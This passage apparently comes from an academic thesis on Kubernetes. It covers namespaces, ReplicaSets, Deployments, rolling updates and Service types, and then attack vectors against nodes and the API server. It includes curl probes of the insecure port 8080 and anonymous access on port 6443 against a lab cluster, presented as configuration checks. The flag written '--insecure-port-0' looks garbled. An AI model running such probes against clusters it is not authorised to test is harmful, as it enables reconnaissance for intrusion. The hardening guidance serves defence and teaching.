
Namespaces also provide a way to divide cluster resources between multiple users with the use of resource quota. That way specific namespaces can have limitations about CPU, ram and pods depending on the priority of the namespace. It is not necessary to use multiple namespaces just to separate slightly different resources, such as different versions of the same software. Objects within the same namespace can be separated with the use of labels. In case that no namespace Is specified, Kubernetes will assume the default namespace [49].

In the scenario below we can see that first the namespace has to be created. Then when a pod is declared it can be placed inside that namespace.



```
panos@ubuntu:~/Documents/objects$ kubectl create namespace test-ns
namespace/test-ns created
panos@ubuntu:~/Documents/objects$ kubectl get namespace
NAME              STATUS   AGE
default           Active   46d
kube-node-lease   Active   46d
kube-public       Active   46d
kube-system       Active   46d
test-ns           Active   11s
```

Figure 10 - Create a Kubernetes namespace




```
panos@ubuntu:~/Documents/objects$ cat test-pod.yaml
apiVersion: v1
kind: Pod
metadata:
  name: test-pod
  namespace: test-ns
spec:
  containers:
  - name: nginx-container
    image: nginx:latest


panos@ubuntu:~/Documents/objects$ kubectl get po -n test-ns
NAME        READY    STATUS    RESTARTS    AGE
test-pod    1/1      Running   1           47m
panos@ubuntu:~/Documents/objects$
```

Figure 11 - Pod creation using yaml configuration file

2.5.2 ReplicaSet

A replica set is an entity that ensures that a specified number of pods are running at any time. In case there are excess pods, they get terminated while if they are less, new pods are created until the required number is reached. Also, new pods are launched when existing ones get terminated or fail either on the same node they were deleted or on a different node. A Replica set's standard fields, include a selector that specifies how to identify Pods it can acquire, a number of replicas indicating how many Pods it should be maintaining, and a pod template specifying the data of new Pods it should create to meet the number of replicas criteria. When a ReplicaSet needs to create new Pods, it uses its Pod template [50].

In the scenario below we can see the declaration of a replicaset consisting of three pods. Then we notice the pods created in the default namespace.



```
panos@ubuntu:~/Documents/objects$ cat replica.yaml
apiVersion: apps/v1
kind: ReplicaSet
metadata:
  name: frontend
  labels:
    app: guestbook
    tier: frontend
spec:
  # modify replicas according to your case
  replicas: 3
  selector:
    matchLabels:
      tier: frontend
  template:
    metadata:
      labels:
        tier: frontend
    spec:
      containers:
      - name: php-redis
        image: gcr.io/google_samples/gb-frontend:v3
panos@ubuntu:~/Documents/objects$ kubectl get pods
NAME              READY   STATUS    RESTARTS   AGE
frontend-7w74l    1/1     Running   0          2m15s
frontend-h2jlz    1/1     Running   0          2m15s
frontend-mjjwj    1/1     Running   0          2m15s
panos@ubuntu:~/Documents/objects$
```


Figure 12 - ReplicaSet creation configuration file

A ReplicaSet ensures that a specified number of pod replicas are running at any given time. However, a Deployment is a higher-level concept that manages ReplicaSets and provides declarative updates to Pods along with a number of extra features.

2.5.3 Deployment

A Kubernetes deployment provide a way to declaratively manage a set of replica pods. Deployments are a super set of replica sets because they provide extra features and powerful functionality such as scaling and rolling updates. A deployment defines a desired state for the replica pods. The cluster will constantly work to maintain that desired state, creating removing and modifying the replica pods accordingly.

In the scenario below we create a deployment with three replicas that their unique container is a nginx web server.




```
panos@ubuntu:~/Documents/objects$ cat rolling.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: rolling-update
spec:
  replicas: 3
  selector:
    matchLabels:
      app: nginx
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
      - name: nginx
        image: nginx:1.7.1
        ports:
        - containerPort: 80
```

Figure 13 - Deployment creation configuration file

The use of **set image** command creates a declaration for changing the version of the nginx webserver inside the containers. The outcome of this command is called a rolling update. During the rolling update, three newly created pods (or as many pods are declared at the initial deployment) are lunched containing the new version of nginx. When those pods are up and running, the pods with the old nginx version are terminated with zero down time. Also, with the use **--record** command this action is “recorded” thus, in case of a failure, the transition to the previous state can be done immediately and equally smoothly.

A possible role back to the previous version can be performed with the use of **rollout undo** command. After each action is performed, we can check the version of the nginx web server by getting inside the container, on one of the running pods from the replicas [51].



```
panos@ubuntu:~/Documents/objects$ kubectl set image deployment/rolling-update nginx=nginx:1.7.9 --record
panos@ubuntu:~/Documents/objects$ kubectl get pods
NAME                              READY   STATUS    RESTARTS   AGE
rolling-update-545449bc85-2zklk   1/1     Running   0          10m
rolling-update-545449bc85-5h29t   1/1     Running   0          11m
rolling-update-545449bc85-mnkzb   1/1     Running   0          11m
panos@ubuntu:~/Documents/objects$ kubectl exec -it rolling-update-545449bc85-2zklk -- /bin/bash
root@rolling-update-545449bc85-2zklk:/# nginx -v
nginx version: nginx/1.7.9
root@rolling-update-545449bc85-2zklk:/# exit
exit
panos@ubuntu:~/Documents/objects$ kubectl rollout undo deployment/rolling-update
deployment.apps/rolling-update rolled back
panos@ubuntu:~/Documents/objects$ kubectl get pods
NAME                              READY   STATUS    RESTARTS   AGE
rolling-update-767468958f-n5cpz   1/1     Running   0          112s
rolling-update-767468958f-rjqkb   1/1     Running   0          2m2s
rolling-update-767468958f-zxx9f   1/1     Running   0          117s
panos@ubuntu:~/Documents/objects$ kubectl exec -it rolling-update-767468958f-n5cpz -- /bin/bash
root@rolling-update-767468958f-n5cpz:/usr/local/nginx/html# nginx -v
nginx version: nginx/1.7.1
root@rolling-update-767468958f-n5cpz:/usr/local/nginx/html# exit
exit
```

Figure 14 - Executing Kubernetes Rolling update


2.5.4 Service

In Kubernetes, a Service is an abstraction which provides a way to access the pods. It allows access to pods by external users or services as well as intercommunication between different application pods on the same cluster. Also, because pods are ephemeral and they have a short lifespan, a number of inconsistencies might occur due to immediate changes and recycling of the ip addressing. In the scenario that a replica set is created with three pods and one of them fails for some reason, the replication controller will recreate the failed pod. After the new pod is created it will receive a new ip address. As a result, all the other pods must be informed for the change and update the new ip address which can create a number of problems. With the use of a Kubernetes service an entity is created in front of the pods that want to be accessed and it passes the connection to the set of pods that match the label declared in the creation of the replica set or deployment. The labels are declared by the selector option in both the replica set or deployment and the service. In a Kubernetes cluster a user can create as many services as he needs without any limit. Finally, a service gets its own ip address like a pod does.

There are three types of services:

NodePort Service

A nodeport service is responsible from exposing an application to the outside of the cluster so that is accessible from the users [53]. In the scenario below there is a nginx deployment with on replica. Also, there is a NodePort service that exposes the nginx webserver to the outside world by accessing the host’s ip address on the port 31000.



```
# Service
# nginx-svc-np.yaml
apiVersion: v1
kind: Service
metadata:
  name: my-service
  labels:
    app: nginx-app
spec:
  selector:
    app: nginx-app
  type: NodePort
  ports:
  - nodePort: 31000
    port: 80
    targetPort: 80
```

```
# Deployment
# controllers/nginx-deploy.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx-deployment
  labels:
    app: nginx-app
spec:
  replicas: 1
  selector:
    matchLabels:
      app: nginx-app
  template:
    metadata:
      labels:
        app: nginx-app
    spec:
      containers:
      - name: nginx-container
        image: nginx:1.7.9
        ports:
        - containerPort: 80
```

Figure 15 - NodePort diagram and corresponding code

In the scenario of a cluster with multiple nodes, an exposed application functions as the picture below illustrates.




Figure 16 - Multiple Kubernetes nodes and exposed application with the use of NodePort

ClusterIP Service

A clusterip service is reachable only within the cluster. It is used in a scenario where there is a deployment of an application that consists from a front end and a backend and seamless communication between the two ends is needed [54].




Figure 17 - Kubernetes ClusterIP diagram

LoadBalancer service

The LoadBalancer service option is only available by cloud providers like GKE (Google cloud) and AWS (Amazon). It provides load balancing for the exposed services. Each cloud providers decides the nature of his load balancer [52].




Figure 18 - Kubernetes LoadBalancer diagram

In the past section, the analysis of Kubernetes objects and components drives to conclusion that a Kubernetes environment adds extra layers compared to a traditional infrastructure. Those layers extend the field that attacks may occur and require security measures. Along with the extra layers of code, container, network that are added, Kubernetes engine must also be protected and properly configured in order to reduce the attack surface of malicious actors.

Application	Application
Kubernetes	Code
Kubernetes	Container
Kubernetes	Network
Virtual Machine	Virtual Machine

Figure 19 - Kubernetes stack divided to its components

3 Kubernetes architecture – Attack vectors

3.1 Attack on any Node

As it was previously mentioned a Kubernetes cluster might have nodes that are physical or virtual machines. Thus, all nodes must be configured properly in order to withstand an attack from malicious actors that have them as target. An attacker could compromise a node by using a known vulnerability or a misconfigured port, escalate to higher privileges and subsequently move to another node and another node, until all the nodes in the cluster are compromised. So, it is very important leave open only the necessary ports opened on a server-node (for example ssh port) and close all the others. Also, it is equally important to use only the necessary permissions so that it is more difficult for unauthorized permission escalations to occur. As a result, all server nodes in a containerized environment must be equal hardened as in a virtualized environment.

3.2 Attack on the Kubernetes API server


The API server is the only Kubernetes component that should expose an API endpoint outside the virtual private cluster network. Specifically, it exposes a port to a public IP address and allows clients and other server modules to communicate with it. While container applications also expose endpoints, the API server is the only Kubernetes component that can be accesses from client systems outside the cluster. Typically, the Kubectl utility is the client software that is used for accessing the API server, however, Kubernetes supports a number of open source libraries that provide a means for custom applications to make REST calls to the API server.

It is recommended that TLS is implemented for the protection of the API server from malicious intrusions. If an attacker achieves in accessing the API server, then with the use of declarative configurations, he can direct other Kubernetes components to take act. Kubernetes API server offers both insecure and secure API endpoints. The default port for an insecure connection is 8080 and 6443 for a secure connection. If the insecure port left opened, all API requests bypass authentication and authorization modules on that port. To disable the insecure port set the option below.

--insecure-port-0 -> /etc/Kubernetes/manifests/kube-apiserver.yaml

The option above is by default turned off on the last versions of Kubernetes. If it was opened with the use of Curl an attacker could have gained valuable information about cluster's components or he would have the ability to deploy new ones.

Curl http://<ip address>:8080
Curl http://<ip address>:8080/api/v1
Curl http://<ip address>:8080/api/v1/namespaces
Curl http://<ip address>:8080/api/v1/pods [22]




```
09/02/2020  15:22.38  /home/mobaxterm/Desktop  curl http://192.168.113.137:8080

09/02/2020  15:23.50  /home/mobaxterm/Desktop  curl http://192.168.113.137:8080/api/v1

09/02/2020  15:24.02  /home/mobaxterm/Desktop  curl http://192.168.113.137:8080/api/v1/pods
```

Figure 20 - Utilizing Curl for checking Kubernetes insecure configuration


Also, there is a secure API endpoint. If a user makes an API request to the secure endpoint without any sort of authentication token, he is automatically associated with system:anonymous account. Anonymous requests are on by default for health checks reasons, but they can be disabled. In the scenario that it is mandatory to be disabled for security reasons an implementation for mutual authentication is required to check for liveness of the cluster.

Curl -k https://<ip address>:6443
Curl -k https://<ip address>:6443/api/v1
Curl -k https://<ip address>:6443/api/healthz



```
 09/02/2020  12:14.44  /home/mobaxterm/Desktop  curl -k https://192.168.113.137:6443
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {

  },
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path \"/\"",
  "reason": "Forbidden",
  "details": {

  },
  "code": 403
}
 09/02/2020  15:12.21  /home/mobaxterm/Desktop  curl -k https://192.168.113.137:6443/api/v1
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {

  },
  "status": "Failure",
  "message": "forbidden: User \"system:anonymous\" cannot get path \"/api/v1\"",
  "reason": "Forbidden",
  "details": {

  },
  "code": 403
}
```

Figure 21 - Utilizing Curl for checking Kubernetes insecure configuration. -k parameter is for https



```
 09/02/2020  15:22.00  /home/mobaxterm/Desktop  curl -k https://192.168.113.137:6443/healthz
ok
```

Figure 22 - Utilizing Curl for checking Kubernetes insecure configuration

The 3 A's Authentication Authorization Admission

Every request to the API server must be first be examined by three security steps in order to be executed.

Authentication

The First step is the step of the authentication. The input to the authentication step is the entire HTTP request. It is typically just examining the headers and client certificate if any. In this step it is verified that the username or service account is known to the cluster. The verification can be through password, token or certificate. If the request cannot be authenticated, it is rejected with HTTP status code 401. Otherwise, the user is authenticated with the specific username, and the username is available to subsequent steps to use in their decisions.[23]

Authorization

The second step is to evaluate that the request. A request must include the username of the requester, the requested action and the object affected by the action. The request is authorized if an existing policy declares that the user has permissions to complete the requested action. Kubernetes supports RBAC for dealing with authorization.

Admission

After to authentication and authorization, admission controllers are the final step before Kubernetes persists the resource in etcd. Admission controllers are global rules that any request coming from outside the cluster must comply with them. Indicatively, some of the admission controllers are: NodeRestriction which limits the permissions of each Kubelet, ensuring that it can only modify pods that are in its own node. DenyEscalatingExec which ensures that exec and attach commands from privileged containers are blocked.




